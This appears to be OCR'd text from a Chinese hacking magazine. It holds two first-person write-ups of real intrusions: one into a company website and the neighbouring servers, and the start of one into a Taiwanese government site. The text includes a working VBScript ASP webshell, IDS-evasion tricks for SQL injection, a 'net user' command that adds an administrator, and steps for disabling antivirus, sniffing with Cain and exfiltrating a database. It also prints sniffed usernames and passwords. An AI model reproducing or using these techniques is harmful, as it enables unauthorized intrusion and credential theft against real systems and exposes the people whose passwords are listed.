



图 1

IMB 虽然不能完全防止 SQL 注入攻击，但也是很麻烦的东西，毕竟对于 webshell 的上传和使用有很大的阻拦。我在提交的“'”前面又加了一个“%”，现在 IMB 已经不能妨碍到我们了（至于为什么会如此，大家可以到百度上查找“如何绕过一流信息监控”，限于篇幅就不多费文笔说明了）。返回了出错信息“类型不匹配：'CLng'”，这儿是没法注入了。

这时候扫描报告出来了，告诉我目标网站打开了 21、25、80、3389、5631 和 8080 端口，没有发现弱口令。来看看对方使用的 FTP 是什么，我在 CMD 下使用 ftp 命令连上去，发现使用的是微软自己的 FTP，不是 Serv-u，有些失望。毕竟 Serv-u 的默认设置没有太多管理员去关注，方便提权。目标主机虽然安装了 Pcanywhere，但暂时还用不上。

从哪儿下手呢？不管了，我挂上 X-scan 开始扫与对方处在同一 C 段的主机。顺便把目标站点丢到 whois.webhosting.info 和 www.seologs.com 上去查看有没有别的站好来进行旁注什么的。但结果令人沮丧，虽然有三个域名，但其中两个都是直接指向目标网站，还有一个站点是在建立中。我猜了几个目录都不存在。又到 alexa.chinaz.com 查看访问情况，发现了一个 agent.ek***.com 的二级域名，打开一看，直接就是个登录页，我 ping 了一下，发现和目标网站是在同一个服务器上的。我在用户名的输入框里随便敲了几个字母加上“'”，返回了错误信息，居然没有受到 IMB 的干扰，但又仔细一看，才发现是程序有问题无法利用，提示我找不到 author 表，看来这条路也行不通了。

现在的情况真是不容乐观，似乎仅有的几个入侵突破点都不行，实在不行就来嗅探吧。这时，对同一 C 段的扫描结果出来了，如图 2。

```
61.36.35                                                   发现安全
机摘要 - OS: Unknown OS; PORT/TCP: 21, 25, 80, 3389, 5631, 8080
61.36.2                                                    发现安全
机摘要 - OS: Unknown OS; PORT/TCP: 21, 25, 80, 1433, 4899, 8080
61.36.68                                                   发现安全
机摘要 - OS: Unknown OS; PORT/TCP: 21, 25, 80, 3389, 5631, 8080
61.36.36                                                   发现安全
机摘要 - OS: Unknown OS; PORT/TCP: 21, 25, 80, 3389, 5631, 8080
61.36.37                                                   发现安全
机摘要 - OS: Unknown OS; PORT/TCP: 21, 25, 80, 3389, 5631, 8080
```

图 2

我们的目标站点是 **.61.36.36，只看扫描出来的端口信息，发现离它 IP 最近的 35 和 37 两台主机的端口开放情况和 36 是一致的，我猜想可能是同一环境下的主机，极有可能符合嗅探条件。随即在 www.seologs.com 上看了看 37 那台主机的 ip-domains 信息，因为这台主机使用的是 Serv－u，对我们的提权极有帮助。这台主机上有好几个站点，但是有一多半都是静态的，都是几个 html 文件构成的一个个企业网站，郁闷啊，这程序员和管理员也太会偷懒了吧！感慨归感慨，活儿还是要干！我从中找到一个自助建站的企业网站，这种站点一般来说都是漏洞多多。随便注册个会员，进入后台，看到一个公司 LOGO 上传的地方，直接上传木马果然不行，类型不符合，那就上传一个改成 JPG 格式的 ASP 木马好了，顺便抓包。来看看抓包内容，如图 3。

```
-----------------------------7d7bb1a20316
Content-Disposition: form-data; name="file0"; filename="E:\脚本木马\2005.asp"
Content-Type: text/html

<script language="vbscript" runat="server">
If Request("huangzi")<>"" Then Session("lcxMarcos")=Request("huangzi")
If Session("lcxMarcos")<>"" Then Execute(Session("lcxMarcos"))
</script>
-----------------------------7d7bb1a20316
Content-Disposition: form-data; name="B1"

确认修改
-----------------------------7d7bb1a20316--
```

图 3

好象没什么可利用的，而且这个上传根本不需要验证

cookies。再看看上传后的地址，我顿时大喜，地址是 usersite/innfen/asp/20074101336310210 82.jpg，哈哈，这下他死定了。嗯，目标还开了 3389 端口，先连上去，发现使用的是 Win2003 系统，那就好办了，注册一个名为 innfen.asp 的用户，上传后自然就会生成 innfen.asp 这个目录，而且这个目录下的文件全部都是以 asp 方式解析，就这么办。可是在注册用户的时候又碰到一点麻烦，如图 4。




图 4

我刚一点注册，这提示框就跳出来了，估计是当前页验证，查看源文件，居然查看不了，被限制掉了。我又注册 innfeeaasp 这个用户，同时抓包，查看得到的包信息，我们提交的数据里有 username=innfeeaasp 这句，好的，直接把它改成 innfee.asp，字数不变省得修改了，刷新一下当前注册页，得到验证码，修改包里相应的位置后使用 NC 提交，查看结果时发现已经注册成功，利用注册的帐号成功的登录上去，如图 5。




图 5

接下来，把我们的木马当作 LOGO 上传上去，得到 innfee.asp/asp/20074101436320910 77.jpg，webshell 就这么得到了。现在来提升我们的权限，直接传个 Servu aspx 脚本上去，然后执行 **net user huangzi buyaoadmin123!@# /add /y**，并将其添加到管理员组中，然后使用 3389 连接登录，没有成功，似乎没有添加上用户。我跑到 c:\documents and settings\ 目录下一看，发现确实没有我添加的 huangzi 用户，奇怪了，后来我又将密码改的更复杂重新进行添加，还是没有加上去，应该不是密码安全策略的问题了。看着 Servu-aspx 上返回的信息是成功登录了，默认密码也没有错，而且也不存在别的用户，也应该不是以 user 用户启动的 Serv－u，可为什么偏偏就不成功呢？算了，找个兄弟帮忙吧，我把权限丢给了好友虫子，没几分钟，他就把添加的管理员帐户给我送来了。我问他是怎么做到的，这小子卖关子还不告诉我。

我登录进服务器后才发现问题，运行 net.exe 居然提示我拒绝访问，原来对方限制了任何人运行 net.exe，而用 net1.exe 替代了 net.exe。登录进去后我执行"tracert **.61.36.36"，证明与我们的目标网站是处在同一交换环境下的，可以进行嗅探。我安装好 cain，正想运行，却找不到 cain.exe 了，仔细一看原来是被诺顿给干掉了，将诺顿禁用。好了，终于可以成功嗅到数据了，当然主要目标还是 21、80、3389 端口的访问结果。看看表，已经是晚上 10 点 50 了，11 点停电，先睡觉喽。




图 6

第二天早上我很早就爬起来查看嗅探结果，却发现那台被安装了 cain 的主机连接不上了，我心里一凉，算了，还是先等等吧。我开始漫不经心的继续查看那个目标网站，多查看了几个点，终于发现了一个存在注入漏洞的链接 **http://www.ek***.com/merchant/index_detail1024.asp?tysh_id=105%'**，提交后的返回结果如图 6 所示。

开始手工注入，不一会儿，user（用户名）、db_name（数据库名）等就全搞到了（小编注：关于手工注入的方法，大家详见上期的菜鸟学堂文章），注入的时候要把 and 变成"a%nd"，insert 变成"ins%ert"等。我开始尝试暴出 web 路径，看能不能备份一个 webshell 上去。可惜 xp_dirtree 不在，暴不出路径，只能通过暴表和内容了。我没有找到后台，使用 google 搜索了一下也没有什么结果，只好停了下来。

到了中午，忽然发现原先那个嗅探的电脑又可以登录上去了，用添加的帐户登录上去后发现桌面上运行着 tomcat，奇怪了，怎么一上来桌面上就有程序运行，我在 CMD 下使用"query user"查询了一下用户，果然管理员在，但他怎么会和我一个桌面，不大对头。运行"net1 localgroup administrators"，发现管理员组里除了我加的用户外再没别人了，然后运行"net1 user administrator"，发现管理员的全局组是 NONE，本地组则没有，这种情况我倒是很熟悉，是在 Windows 下隐藏管理员帐户的结果。也就是新建立一用户，然后提升权限，再把注册表导出来，删除注册表中该用户再导入注册表，于是就和真正的 administrator 一样了，不管是桌面，还是所运行的程序，都是以 administrator 的用户来完成的。这个服务器的管理员刚好反过来而已，把自己搞成类似隐藏的管理员，每次使用终端连上来就可以看到别的用户在干什么，好狠毒的一招啊，我的 cain 也被他关闭了，哎，重新开始嗅探吧。这次的运气很不错，嗅探了两个小时，管理员也没有上来，我却得到很多有用的信息，嗅探到了目标网站的后台地址和帐户密码，如图 7。

| | | | | |
|---|---|---|---|---|
| 61.36.36 | 59.40.52.210 | 唐丽君 | 123456 | http://www.ek |
| 61.36.36 | 222.90.71.194 | 唐丽君 | 123456 | http://www.ek |
| 61.36.36 | 59.40.52.210 | 袁丽云 | 123456 | http://www.ek |
| 61.36.36 | 59.40.52.210 | tracy | 121412AA | http://www.ek |
| 61.36.36 | 121.34.161.166 | vicky-liu | 000000 | http://www.ek |
| 61.36.36 | 121.34.161.166 | john | 123456 | http://www.ek |
| 61.36.36 | 121.34.161.166 | john | 123123 | http://www.ek |

图 7

哈哈，还客气什么，直接登录进后台，本来还想着怎么上传 webshell 呢，谁知道上传竟然没有任何的过滤，什么类型都可以传上去。但我仍高兴得太早了，忘了 IMB 这个东西又给我捣乱了。根本无法上传 webshell，即使我把文件扩展名改成了 rar、exe 等，还是被拦截了。找了半天，找到了 lake2 的一款 eval 的 c/s 木马，可以传上去，而且大部分功能都可以正常使用。但是我入侵的目的是那套源代码，使用这个木马显然无法实现打包功能，而且还有几个功能因为单引号的问题无法使用，我只好重新寻找好用的木马，找了半天都没找到合适的。于是准备换个办法来绕过 IMB。IMB 的拦截很厉害，POST 提交上传的文件全部被检验了一遍，基本全被拦截住了。怎么办呢？想了一会儿，我准备使用 lake2 的木马建立了一个名为 1.asp 的目录，然后就是往里面上传一个更改文件扩展名为 exe 的 webshell。我用 lake2 的木马看了 IMB 的配置文件，里面没有检查 exe。直接上传是没戏了，幸好 lake2 木马有个功能 uploadfiles from url，意思是使用 http 的方式来下载木马，这就好办了，把我的 webshell 上传到我的网站上，然后再下载到 1.asp 目录里，成功了，如图 8。




图 8

好了，已经躲过 IMB 了，不过浏览的时候还是很麻烦，比如 c:\documents and settings\ 目录，还是要把 and 变成"a%nd"，而且 webshell 里的 mssql 操作行同虚设，所有关键字，或者存储扩展都几乎不能用，不过幸好可以打包程序，但是数据的问题却不好解决。webshell 不好用，我开始发现的那个注入点又派上用

场了，使用那个来备份数据吧。

查看数据库连接文件才发现居然是内网数据库，而且反向连接也没有连出来，不知道是不可以上网还是防火墙或者别的原因。数据库服务器在192.168.1.21，我又登录那个嗅探的服务器看了看，看到这个主机也是两块网卡，第二个IP是192.168.0.157，试试也是连不到数据库服务器，不好办了，只能重新想办法。

嗅啊嗅，嗅啊嗅，吃了饭回来睡了一觉，才发现不知道什么时候嗅到了ftp帐户了，哈哈，这回他彻底得完了，如图9。

赶紧使用FTP连接一下，完全可以连接，他使用的是Microsoft FTP，那FTP用户自然也就是windows的用户。终端不是开了吗，直接使用这个帐户连接上去，如图10。

| | | | |
|---|---|---|---|
| 61.36.36 | 222.90.71.194 | ek160demo | 2uh |
| 61.36.36 | 222.90.71.194 | dsadsadsa | dasd |
| 61.36.36 | 59.40.52.210 | ek160demo | 2uh4 |
| 61.36.36 | 59.40.52.210 | ek160demo | 2uh4 |
| 61.36.36 | 59.40.52.210 | ek160demo | 2uh4 |
| 61.36.36 | 59.40.52.210 | ek160demo | 2uh4 |
| 61.36.36 | 59.40.52.210 | ek160demo | 2uh4 |
| 61.36.36 | 59.40.52.210 | ek160demo | 2uh4 |
| 61.36.36 | 59.40.52.210 | ek160demo | 2uh4 |
| 61.36.36 | 121.34.161.166 | ek160demo | 2uh4 |

图9




图10

果然没错，两个帐户是相通的，只不过这个用户没有管理员权限，不能登录终端而已。如果没有记错的话，扫描结果里还有提到5631端口的开放，嘿嘿，这还客气嘛，使用webshell下载回来pcanywhere的cif文件，然后破解密码，如图11。

好了，使用pcanywhere连接上去，又使用FTP的帐户登录windows，虽然权限很小，不过企业管理器可以成功运行，把内网数据下载回来，传到WEB目录下就收工了。

其实这个网站也不是什么大站，但入侵起来却很费事。如果不是前期踩点比较充分，即使这样一个普通的网站，也会使人觉得寸步难行的。






图11

（文章中涉及到的工具X-scan、nc.exe、Servu-aspx、cain、lake2的eval c/s木马、PcAnywhere PassWord Crack，已经收录在光盘中）

**小编点评：**

这是一篇典型的入侵文章，虽然文章中并没有使用什么新的入侵方法，但作者在入侵过程中却碰到了许多的困难与挫折。可以说，本文先是对目标网站的检测，没有发现入侵的突破点后，又使用旁注的方法入侵了同网段的另一台主机，然后安装cain进行嗅探，并最终得到目标网站的帐户和密码。虽然入侵的思路似乎很简单，但在具体的入侵过程中，却碰到了各种各样的困难。相信菜鸟们在入侵网站的时候，也不会是一帆风顺的，希望在看了本文后，都能够有所收获！



# 入侵台湾某政府网站

hackest[H.S.T]

## 一、确定目标

老是入侵国内的网站也太没什么意思了，于是我决定把入侵的目标选择在台湾省，看看台湾同胞们的网站安全做得如何。在网上搜索了一些台湾的网站，很快就确定了今天的练习目标http://www.digitaldivide.nat.gov.tw，就拿它来试试吧。

## 二、开始行动

入侵目标确定了，接下来就是使用工具扫描注入点了，菜菜嘛，没别的本事，会使用工具而已。扫描注入点当然首选啊D了，打开啊D，单击扫描注入点，再在检测网址栏中填入目标网站的网址http://www.digitaldivide.nat.gov.tw，再单击右边第一个红色的小按钮，啊D就开始自动扫描注入点了。很快就扫描出来几个，在工具下面的"可用注入点"框里全部以红色的链接醒目的列了出来。在这些链接上单击右键，选择"注入检测"，就会进入检测界面，再单击"检测"按钮，很快就得出了结果：注入类型为MSSQL数据库显错模式，注入权限为DB_OWNER，如图1。

这种情况一般可以尝试使用LOG备份来得到webshell，不过前提是要知道网站的绝对路径。接下来利用啊D的列目录功能尝试找到网站的根目录，"相关工具"菜单里的第一个按钮目录查看，但是列了半天居然没有找到WEB目录。既然这样不行，就先猜下表名、列名。返回到注入检测页面，单击检测表段，检测出来后发现tblAdminUsersp这个就是它的管理员表段了，双击表名就开始检测表名了。检测出来后得到的两个表名LoginID和





图1

Password分别为管理员登录用户名和密码，至此通过注入顺利得到管理员用户名和密码，如图2。

接下来就是找到后台登录进去了。使用啊D的管理入口检测扫描了一下，没有把后台扫出来。于是开始手工猜测，直接在URL后面加个manage，成功跳转到了管理登录页面，如图3。

使用得到的用户名和密码顺利的登录了进去，如图4。在里面看了看，虽然有个上传附件的地方，但发现不能直接上传ASP

文件，其它可执行（如asa、cer、htr之类的）后缀也不能上传，如图5。测试抓包上传也失败了，后台好像利用不了，似乎现在没什么方法继续入侵下去了。

